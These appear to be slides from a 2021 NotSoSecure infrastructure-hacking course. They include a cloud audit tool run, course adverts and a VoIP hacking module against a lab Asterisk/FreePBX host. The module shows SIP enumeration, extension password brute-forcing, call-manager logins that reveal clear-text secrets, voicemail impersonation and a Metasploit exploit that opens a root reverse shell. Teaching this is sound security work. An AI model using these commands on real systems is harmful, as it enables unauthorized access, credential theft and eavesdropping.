
At the bottom, it states: "Scout Suite is an open-source tool released by NCC Group".

# Cloud Audit: CS-Suite

```
root@cloud: ~/cloud_tools/cs-suite
root@cloud:~/cloud_tools/cs-suite# python cs.py -env aws
Started Prowler
Started Scout2
Started AWS cert audit
Started Cloud Formation Audit
Started AWS config Audit
Started AWS DNS Audit
Started AWS Load-Balancer Audit
Started AWS Elastic Cache Audit
Started AWS Elastic-Search Audit
Started AWS Instances Audit
Started AWS SSH Audit
Started AWS Redshift Audit
Started AWS SNS Audit
Started AWS SES Audit
Started AWS CDN Audit
Started AWS RDS Audit
Started AWS VPC Audit
/usr/local/lib/python2.7/dist-packages/requests/__init__.py:80:
3 (1.25.3) or chardet (3.0.4) doesn't match a supported version!
RequestsDependencyWarning)
Fetching IAM config...
      groups      policies      roles
password_policy
          0/0          1/13          0/0
          0/0          2/13          0/0
          0/0          3/13          0/0
          0/0          3/13          1/5
          0/0          3/13          2/5
```



# Cloud: Environment



# Network status: After AIH



# Online Lab: You Haven't finished yet!

---

- This course is not finished yet
- We have a **30 days** lab access
- Any issues you face during this time frame please contact [aihtraining@notsosecure.com](mailto:aihtraining@notsosecure.com)
- There are multiple challenges that we intentionally left to be covered in lab time



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Online Lab: You Haven't finished yet!

---



## Additional Challenges:

- Using different tools/techniques to target IPv6 enabled hosts
- Heartbleed and Shellshock LAB Challenge
- MySQL and PostgreSQL on 192.168.3.100
- VoIP Challenges
- Multiple ways to 'land' a shell and gain root access on the VoIP box
- Challenges marked as Bonus Challenges
- + Anything we may not have covered/had time for during this training!

## Root Access pending on:

- 192.168.3.100 (Oracle)
- 192.168.3.180 (Heartbleed + ShellShock)
- 192.168.3.208 (Jenkins)
- 192.168.3.210 (VPN)

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Other Courses of Interest:

Hacking and Securing Cloud Infrastructure (4 day): 28 Feb – 3 March 2022: £2,000

Advanced Web Hacking: 7-11 March 2022: £2,250

AppSec for Developers: 8-9 March 2022: £1,500

DevSecOps: 6-7 April 2022: £1,500



**NotSoSecure** part of

---

**clearnet cyber security**

# 20% discount for returning delegates:

When booking your next course use code:

**NSSDISCOUNT2022**

Or email: [training@notsosecure.com](mailto:training@notsosecure.com)



**NotSoSecure** part of

---

**clearnet cyber security**

# Up-coming Webinars:

11<sup>th</sup> January 2022: AppSec for Developers: Learning Defence by Offense: 4pm-5pm GMT

18<sup>th</sup> January 2022: Cloud: Cloud storage new name: 4pm-5pm GMT

24<sup>th</sup> January 2022: Cloud: Stealing the Silver Lining: 4pm-5pm GMT


1<sup>st</sup> February 2022: AWH: Through an Attackers Eyes: Your Web Applications: 4pm-5pm GMT



**NotSoSecure** part of

---

**clearnet cyber security**



## Infrastructure

---

Basic to Advanced  
Infrastructure Hacking

## Web applications

---

Basic to Advanced  
Web Hacking

## Cloud

---


Hacking and Securing  
Cloud Infrastructure

## Application security

---

AppSec for Developers  
DevSecOps  
SDLC

# Stay on the right course.



we hack | we teach | we protect



Web Application Testing  
Infrastructure Testing  
Mobile Testing  
Continuous Security Testing  
Remote Internal Penetration Testing  
Code Review  
Social Engineering  
Red Team Exercises



Hacking 101  
Basic Web Hacking  
Basic Infrastructure Hacking  
Advanced Web Hacking  
Advanced Infrastructure Hacking  
Hacking and Securing Cloud  
Dev Sec Ops  
AppSec for Developers  
AppSecOps



DevSecOps consultancy  
Managed Detection and Response  
Endpoint Detection and Response  
Web Application Firewalls  
Email Security  
Web Acc and DOS Protection

---

PCI/DSS  
Cyber Essentials  
Cyber Essentials Plus

# NotSo



# Thank you

---

Feedback / Contact Us

[aihtraining@notsosecure.com](mailto:aihtraining@notsosecure.com)



NotSoSecure part of

**claranet cyber security**



## Additional Course Content

VoIP Hacking



## VoIP Hacking

# VoIP: Voice over IP

---

- Voice over IP
- IP network only if both ends are on IP Network
- IP to PSTN translation in case one end is PSTN
- Consists of:
  - Phone calls over IP
  - Voice Messages/Storage
  - Telephonic connectivity over IP network (internal/external)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VoIP: SIP Protocol (RFC 3261)



- Establish, manage and terminate VOIP sessions




Image source:  
<https://www.ietf.org/rfc/rfc3261.txt>

# VoIP: SIP Request Methods

---



- Common SIP Request Methods (many more not included here):

<b>INVITE</b>	Indicates a client is being invited to participate in a call session
<b>ACK</b>	Confirms that the client has received a final response to an INVITE request
<b>BYE</b>	Terminates a call and can be sent by either the caller or the callee
<b>CANCEL</b>	Cancels any pending request
<b>OPTIONS</b>	Queries the capabilities of servers
<b>REGISTER</b>	Registers the address listed in the To header field with a SIP server

Source:  
[https://en.wikipedia.org/wiki/List\\_of\\_SIP\\_request\\_methods](https://en.wikipedia.org/wiki/List_of_SIP_request_methods)

# VoIP: SIP Response Codes

---

- Common SIP Responses

<b>1xx</b>	Provisional
<b>2xx</b>	Successful
<b>3xx</b>	Redirection
<b>4xx</b>	Client Failure
<b>5xx</b>	Server Failure
<b>6xx</b>	Global Failure



NotSoSecure part of



Source:  
[https://en.wikipedia.org/wiki/List\\_of\\_SIP\\_request\\_methods](https://en.wikipedia.org/wiki/List_of_SIP_request_methods)

© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# VoIP: Attack Surface

---

- Traffic might be sent over the Internet (or other untrusted network) and could be intercepted
- Passwords are generally numeric in nature
- Most network firewalls are not VoIP aware (either allow or block, or rate limit if nothing else)
- Underlying remote admin protocols are too trustworthy
- Unpatched Systems (why bother, they are internal?)
- Take it down (not in this lab at least!)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VoIP: Attack Methodology

---

- Identify VoIP endpoints, enumerate info such as extensions and SIP Methods that are allowed
- Bruteforce logins (Asterisk call manager)
- Extract VoIP user passwords
- Listen/retrieve voice messages
- Exploit web admin interfaces
- March towards root!



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VoIP: Enumeration

## Common Ports:

- SIP TCP/UDP 5060
- SIP over TLS TCP/UDP\* 5061

\*Note that TLS (the successor to SSL) can only be established over a TCP connection

## Not So Common Ports\*\*:

- Asterisk Call Manager TCP 5038

\*\*Generally Call Manager functionality is only accessible via the localhost interface on an Asterisk PBX

- UDP Port Scan

```
PORT      STATE SERVICE VERSION
5060/udp  open  sip     Asterisk 1.6.2.11
MAC Address: 00:50:56:9F:45:72 (VMware)
Service Info: Device: PBX
```

- TCP Port Scan

```
Nmap scan report for 192.168.3.210
Host is up (0.00044s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
53/tcp    filtered domain
80/tcp    open  http     Apache httpd 2.2.3 ((CentO
111/tcp   filtered rpcbind
1004/tcp  filtered unknown
3306/tcp  filtered mysql
4445/tcp  filtered upnotifyp
5038/tcp  open  asterisk Asterisk Call Manager 1.1
MAC Address: 00:50:56:9F:7B:EA (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.32
```

# VoIP: Enumeration

- svmap.py (part of sipvicious) can be used to identify more details about the VoIP server

```
svmap <IP>
```

```
root@kali:~# svmap 192.168.3.210
| SIP Device          | User Agent          | Fingerprint |
-----
| 192.168.3.210:5060 | Asterisk PBX 1.6.2.11 | disabled    |
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VoIP: Extensions and Methods



- svwar (also part of sipvicious) can bruteforce various extensions

```
svwar -m <METHOD> -D <IP>
```

```
root@kali:~# svwar -D 192.168.3.210  
ERROR:TakeASip:socket error: timed out  
WARNING:root:found nothing
```

```
root@kali:~# svwar -m INVITE -D 192.168.3.210
```

Extension	Authentication
201	reqauth
200	reqauth
2000	reqauth
102	reqauth
100	weird
101	reqauth

# VoIP: Extensions and Methods

---

- Use svcrack to brute-force extension passwords for extensions previously identified via svwar

```
svcrack -u<ID> -d /usr/share/wordlists/dirb/others/best1050.txt <IP>
```

```
root@kali:~# svcrack -u [REDACTED] -d /usr/share/wordlists/dirb/others/best1050.txt 192.168.3.210
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
-----|-----|
| [REDACTED] | [REDACTED] |
```

# SIP Call Manager Login

---

- Login to VoIP call manager via telnet interface (default/weak creds)

```
root@kali:~# telnet 192.168.3.210 5038
Trying 192.168.3.210...
Connected to 192.168.3.210.
Escape character is '^]'.
Asterisk Call Manager/1.1
action: login
username:
secret:
events: off

Response: Success
Message: Authentication accepted
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# SIP Call Manager Commands



- Obtain a list of the available commands via the call manager interface (useful resource <http://www.voip-info.org/wiki/view/Asterisk+CLI>)

```
action: ListCommands
```

```
action: listcommands
```

```
Response: Success
```

```
WaitEvent: Wait for an event to occur (Priv: <none>)
```

```
IAXregistry: Show IAX registrations (Priv: system,reporting,all)
```

```
IAXnetstats: Show IAX Netstats (Priv: system,reporting,all)
```

```
IAXpeerlist: List IAX Peers (Priv: system,reporting,all)
```

```
IAXpeers: List IAX Peers (Priv: system,reporting,all)
```

```
MeetmeList: List participants in a conference (Priv: reporting,all)
```

```
MeetmeUnmute: Unmute a Meetme user (Priv: call,all)
```

```
MeetmeMute: Mute a Meetme user (Priv: call,all)
```

```
QueueReset: Reset queue statistics (Priv: <none>)
```

```
QueueReload: Reload a queue, queues, or any sub-section of a queue o
```

```
QueueRule: Queue Rules (Priv: <none>)
```

```
QueuePenalty: Set the penalty for a queue member (Priv: agent,all)
```

```
QueueLog: Adds custom entry in queue log (Priv: agent,all)
```

NotSoSecure part of



# SIP Call Manager Commands

---

- List all users along with the secrets **in clear text!**

```
action: command
command: sip show users
```

```
action: command
command: sip show users

Response: Follows
Privilege: Command
Username                Secret                Accountcode           Def.Context           ACL  NAT
1██████████             ██████████            ██████████            from-internal         Yes  Always
1██████████             ██████████            ██████████            from-internal         Yes  Always
1██████████             ██████████            ██████████            from-internal         Yes  Always
2██████████             ██████████            ██████████            from-internal         Yes  Always
2██████████             ██████████            ██████████            from-internal         Yes  Always
2██████████             ██████████            ██████████            from-internal         Yes  Always
--END COMMAND--
```

# SIP Call Manager Commands

---

- List all users with voicemail access

```
action: voicemailuserslist
```

```
action: voicemailuserslist

Response: Success
Message: Voicemail user list will follow

Event: VoicemailUserEntry
VMContext: default
VoiceMailbox: ██████
Fullname: Support
Email:
Pager:
ServerEmail:
MailCommand:
Language:
TimeZone:
Callback:
Dialout:
UniqueID:
```



# VoIP: Impersonate VoIP Users

---

- Once we have the user extension and their secret, we can impersonate the target and listen to their voicemails
- Use a SIP client, e.g.
  - Zoiper - <https://www.zoiper.com/en/voip-softphone/download/current>
  - Linphone - <https://www.linphone.org/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Linphone Client Config



The screenshot shows the Linphone client's settings interface. The main window is titled "Settings" and has tabs for "Network settings", "Multimedia settings", "Manage SIP Accounts", "Codecs", and "User interface". The "Default identity" section is active, showing fields for "Your display name (eg: John Doe)", "Your username:", and "Your resulting SIP address:". Below this is the "Proxy accounts" section, which lists an account "sip:2000@192.168.3.210".

Two configuration windows are overlaid on the settings:

- Linphone - Authentication require:** A dialog box with the text "Please enter your password for username at domain 'asterisk':". It contains two input fields: "UserID" (with a masked value) and "Password" (with masked characters). There are "OK" and "Cancel" buttons at the bottom.
- Linphone - Configure a SIP account:** A dialog box for configuring a SIP account. It has the following fields and options:
  - "Your SIP identity:" with the value "sip://@192.168.3.210".
  - "SIP Proxy address:" with the value "<sip://@192.168.3.210>".
  - "Route (optional):" (empty field).
  - "Registration duration (sec):" with a value of "3600".
  - Checkboxes for "Register" (checked) and "Publish presence information" (unchecked).There are "OK" and "Cancel" buttons at the bottom.



# Lab challenge

## VoIP #1

---

- What services are running on 192.168.3.210?
- Identify the port on which a SIP Service is running and also identify the UserAgent (i.e. PBX details)
- Identify and attempt to crack passwords for some extensions available on SIP Server
- Identify the username and password for the Call manager interface
- Using the above; identify the password for SIP user 200 (not 2000)
- Identify a user with voicemail access
- Connect and retrieve voicemail message
- Based on voicemail identify login credentials for user account and gain admin access to the freepbx web application

# Gaining root on FreePBX!



- Nothing new here just use the old web application attacks, search for exploits, gain a reverse shell and the server is all yours!

```
msf5 exploit(unix/http/freepbx_callmenu) > exploit

[*] Started reverse TCP handler on 192.168.9.206:6666
[*] 192.168.3.210:80 - Sending evil request with range 2000
[*] Command shell session 1 opened (192.168.9.206:6666 -> 192.168.3.210:35579) at 2019-03-27 02:20:22 +0000

id
uid=0(root) gid=0(root)
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



## Lab challenge

## VoIP #2

---

- Gain root access on the VoIP server

### **Bonus:**

- There are alternative ways to gain root on this box. Identify the related techniques and exploit!

# Network status: After VoIP Exploitation

